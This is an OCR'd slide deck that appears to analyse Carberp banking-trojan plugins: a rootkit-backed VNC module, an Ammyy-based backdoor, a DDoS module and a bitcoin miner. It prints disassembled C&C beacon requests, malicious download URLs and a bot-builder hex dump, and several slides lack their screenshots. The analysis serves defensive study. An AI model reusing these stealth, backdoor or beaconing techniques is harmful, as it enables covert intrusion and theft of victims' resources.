
    http://berstaska.com/**m**/fo125kepro
    http://berstaska.com/**m**/as225kerto
  - SberSafe, VkSafe, AlfaSafe application
  - Removed from Google Play in a short time

Plugin Support


- vnc.plug
  - drops a user mode rootkit
  - x86 resp. x64 version called *tmp1.exe*, resp. *tmp2.exe*
- tmpX.exe
  - Executes a new instance of svchost.exe
  - Injects an intermediate malicious thread into svchost.exe
  - The intermediate thread enumerates all running processes and injects threads into them, which install API hooks hiding a secret desktop
  - PIDs of infected processes stored in mutex objects

Plugin Support

- vnc.plug – process listening at port 5900




- RFB (remote framebuffer) protocol signature:




Plugin Support

- vnc.plug user mode rootkit:




Plugin Support

- vnc.plug user mode rootkit (deactivated):



Plugin Support

- vnc.plug user mode rootkit (deactivation):



Plugin Support


- Ammy.plug: Backdoor component based on Ammyy remote desktop admin
- Instruction file *ammyy.ddf* for command-line utility **MAKECAB.EXE**

```
.Set CabinetNameTemplate="ammy.plug"
aa.exe
iphlpapi.dll
settings3.bin
```

- The cabinet *ammyy.plug* contains the original Ammyy remote desktop application *aa.exe*
- Fake DLL pre-loading trick for *iphlpapi.dll* → it starts *aa.exe* in a nogui mode
- *Settings3.bin* contains ID of an attacker, i.e. an identifier of a computer that is a target of connection

Plugin Support

- Ddos.plug: distributed denial of service
- plugin has three commands - start, busy, stop
- start(an attacked domain, a number of threads, messages per second)
- random referrer names
- predefined TLDs (.biz, .com, .inf, .ru, .ua, .net etc)
- predefined user agent strings (tens of hardcoded choices)
- chooses GET, HEAD or POST request:



Plugin Support

- Bitcoin Miner
  - Multiple components both on client (victim) and server (attacker) side: admin panel, loader, task updater (btc.plug), regular btc miner (btcm.plug)
- Downloadable parts
  - btc.plug
    - Tiny task updater (9KB)
    - Requests a bitcoin job (the config file *test.conf*) from the C&C server with admin panel
    - Extracts *btcm.plug* and executes *cgminer* to do the job
    - Communicates locally with *cgminer* (default port 4028) and remotely with C&C server to send results
  - btcm.plug
    - a cabinet package containing a regular bitcoin miner

Plugin Support

- Bitcoin Miner
  - Registration to admin panel on C&C:

```
push    offset aGetGetter_php? ; "GET /getter.php?mode=reg&id=%08X&os=%s&"...
push    edx                    ; LPSTR
call    ds:wsprintfA
add     esp, 18h
lea     eax, [esp+2B20h+Ou
push    eax                    ;
call    ebx ; OutputDebugS
push    0                      ;
lea     ecx, [esp+2B24h+Outputstring]
```

```
; char aGetGetter_php?[]
aGetGetter_php? db 'GET /getter.php?mode=reg&id=%08X&os'
db '=%s&vga=%s HTTP/1.1',0Dh,0Ah
db 'Host: %s',0Dh,0Ah
db 'Connection: close',0Dh,0Ah
db 0Dh,0Ah,0
```

  - Cgminer executed with arguments enabling API requests from localhost only

-c test.conf --api-listen --api-allow W:127.0.0.1


  - Sending mining results to C&C:

```
push    offset aGetGetter_ph_0 ; "GET /getter.php?mode=data&id=%08X&speed"...
push    ecx                    ; LPSTR
mov     dword_1000400
call    ds:wsprintfA
add     esp, 1Ch
lea     edx, [esp+2B2
push    edx
call    edi ; OutputD
```

```
; char aGetGetter_ph_0[]
aGetGetter_ph_0 db 'GET /getter.php?mode=data&id=%08X&speed=%d&all=%d&good=%d
                                        ; DATA XREF: send_cgminer_status+D0↑o
                db '1',0Dh,0Ah
                db 'Host: %s',0Dh,0Ah
                db 'Connection: close',0Dh,0Ah
```


Carberp Bot Builder

- Bot Builder:



Carberp Bot Builder

- Changes on the stub for the Bot Builder:



C:\temp\Bin\bot.plug


```
35010: 00 00 00 00 00 00 00 00 |
35018: 00 00 00 00 00 00 00 00 |
35020: 00 00 00 00 00 00 00 00 |
35028: 00 00 00 00 00 00 00 00 |
35030: 00 00 00 00 44 45 4C 41 |     DELA
35038: 59 5F 00 00 00 00 00 00 | Y_
35040: 42 4F 54 5F 55 49 44 00 | BOT_UID
35048: 00 00 00 00 00 00 00 00 |
35050: 00 00 00 00 00 00 00 00 |
35058: 4D 41 49 4E 5F 50 41 53 | MAIN_PAS
35060: 53 57 4F 52 44 00 00 00 | SWORD
35068: 00 00 00 00 00 00 00 00 |
35070: 00 00 00 00 00 00 00 00 |
35078: 00 00 00 00 00 00 00 00 |
35080: 00 00 00 00 00 00 00 00 |
35088: 00 00 00 00 00 00 00 00 |
35090: 00 00 00 00 00 00 00 00 |
